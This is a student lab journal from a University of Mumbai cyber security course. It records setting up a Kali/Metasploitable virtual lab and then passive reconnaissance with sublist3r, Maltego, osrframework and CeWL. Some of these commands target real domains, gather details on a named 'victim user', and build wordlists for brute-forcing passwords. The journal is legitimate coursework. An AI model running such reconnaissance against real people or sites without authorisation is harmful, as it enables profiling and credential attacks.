मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)

University of Mumbai

DEPARTMENT OF COMPUTER SCIENCE

JOURNAL

M. Sc. (Computer Science) (NEP) Semester-III

2025-2026

Cyber Security & Risk Assessment

(Major Mandatory – II)

Submitted by

Dnyaneshwari Dattatray Lanjewar

Seat No._____

मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)

University of Mumbai

DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the work entered in this journal was done in the Department of Computer Science, University of Mumbai by Mr./Ms. _____ Seat No. _____ for the course of **M.Sc. (Computer Science) (NEP) Semester-III** during the academic year **2025-26** in a satisfactory manner.

_____
Subject In-charge
Department of Computer Science

_____
Head
Department of Computer Science

_____
External Examiner

INDEX

PRACTICAL NO. 1

Aim: Exploring and building a verification lab for penetration testing (Kali Linux).

Theory: A verification lab for penetration testing is a safe and controlled environment where security testing is practiced without affecting real systems. In this lab, virtual machines are used to simulate attackers and vulnerable systems. Tools like Kali Linux are used to find and verify security weaknesses such as open ports, weak passwords, and misconfigured services.


Steps


1. **Install VMware Workstation Player 16.** Double Click and install it and click on Next button.

Accept the licence

Click next after custom setup.

After the user experience setting, you see the page ready to install VMware Workstation 17 Player ready to install now click on install.






Finally VMware Workstation 17 player installed.


I. **Create a virtual machine for MetaSploitable**.
Select the VMware virtual disc of metasplotable and click next.

II. Now create a virtual machine for Linux.
Create a new virtual machine and select I will install the operating system later.




Choose the Linux for operating system and version.

Now name the machine and select the folder for location.




Linux Virtual Machine is installed.



Enter the user name and password.

Now check the IP Addres




PRACTICAL NO. 2

Aim: Use of open-source intelligence and passive reconnaissance.

Steps

1. **install sublin3r**


sudo apt install sublist3r



sublist3r -d packtpub.com -t 3 -e bing


2. **Install Maltego**

In order to access Maltego, we need to create an account by visiting https://www.maltego.com/ ce-registeration/ .Once the account is created and we are successfully logged in to the Maltego application.




Accept License


Log in to use the free online version of Maltego.




Click the next button to install transforms.




Click the next.




Enter the any web browser like Firefox and click on next. Choose the Footprint L1 & next.




Enter the domain name like cyberhia.com. click on finish



3. Install OSRF Framework




sudo install pip3 : by running sudo apt install python3-pip in the terminal.
sudo pip3 install osrframework : to install osframework




We will be using the Usufy sub-command for getting information about the victim user.

We have got the various platform links which are associated with our victim user.




We can use the command: “sudo mailfy –n cyberhia”.
We have got the results of our scan.



We will be using the Searchfy sub-command for getting the information about the

victim user.




```
  File "/usr/lib/python3/dist-packages/urllib3/util/retry.py", line 592, in increment
    raise MaxRetryError(_pool, url, error or ResponseError(cause))
urllib3.exceptions.MaxRetryError: HTTPSConnectionPool(host='pgp.key-server.io', port=443): Max retries exceeded with url: /pks/lookup?search=cyberhia@keemail.me (Caused
'rles-tub.io'")))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/bin/mailfy", line 33, in <module>
    sys.exit(load_entry_point('osrframework==0.20.1', 'console_scripts', 'mailfy')())
  File "/usr/lib/python3/dist-packages/osrframework/mailfy.py", line 502, in main
    registered = process_mail_list_step_2(platforms=platforms, emails=emails)
  File "/usr/lib/python3/dist-packages/osrframework/mailfy.py", line 349, in process_mail_list_step_2
    entities = pla.get_info(query=e, mode="mailfy")
  File "/usr/lib/python3/dist-packages/osrframework/utils/platforms.py", line 152, in get_info
    results = getattr(self, "do_{}".format(mode))(query)
  File "/usr/lib/python3/dist-packages/osrframework/wrappers/key_server.py", line 183, in do_mailfy
    info = self.check_mailfy(query, **kwargs)
  File "/usr/lib/python3/dist-packages/osrframework/wrappers/key_server.py", line 132, in check_mailfy
    resp = s.get(f"https://pgp.key-server.io/pks/lookup?search={query}")
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 602, in get
    return self.request("GET", url, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 589, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 703, in send
    r = adapter.send(request, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 517, in send
    raise SSLError(e, request=request)
requests.exceptions.SSLError: HTTPSConnectionPool(host='pgp.key-server.io', port=443): Max retries exceeded with url: /pks/lookup?search=cyberhia@keemail.me (Caused by
s-tub.io'")))

┌──(kali㉿kali)-[~]
└─$
```

4. **Creating Custom wordlists for cracking passwords**

• We can use CeWL to create the custom wordlist.

• CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper. Optionally, CeWL can follow external links.

• CeWL can also create a list of email addresses found in mail to links. These email addresses can be used as usernames in brute force actions.




```
┌──(kali㉿kali)-[~]
└─$ cewl www.google.com -w google.text
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

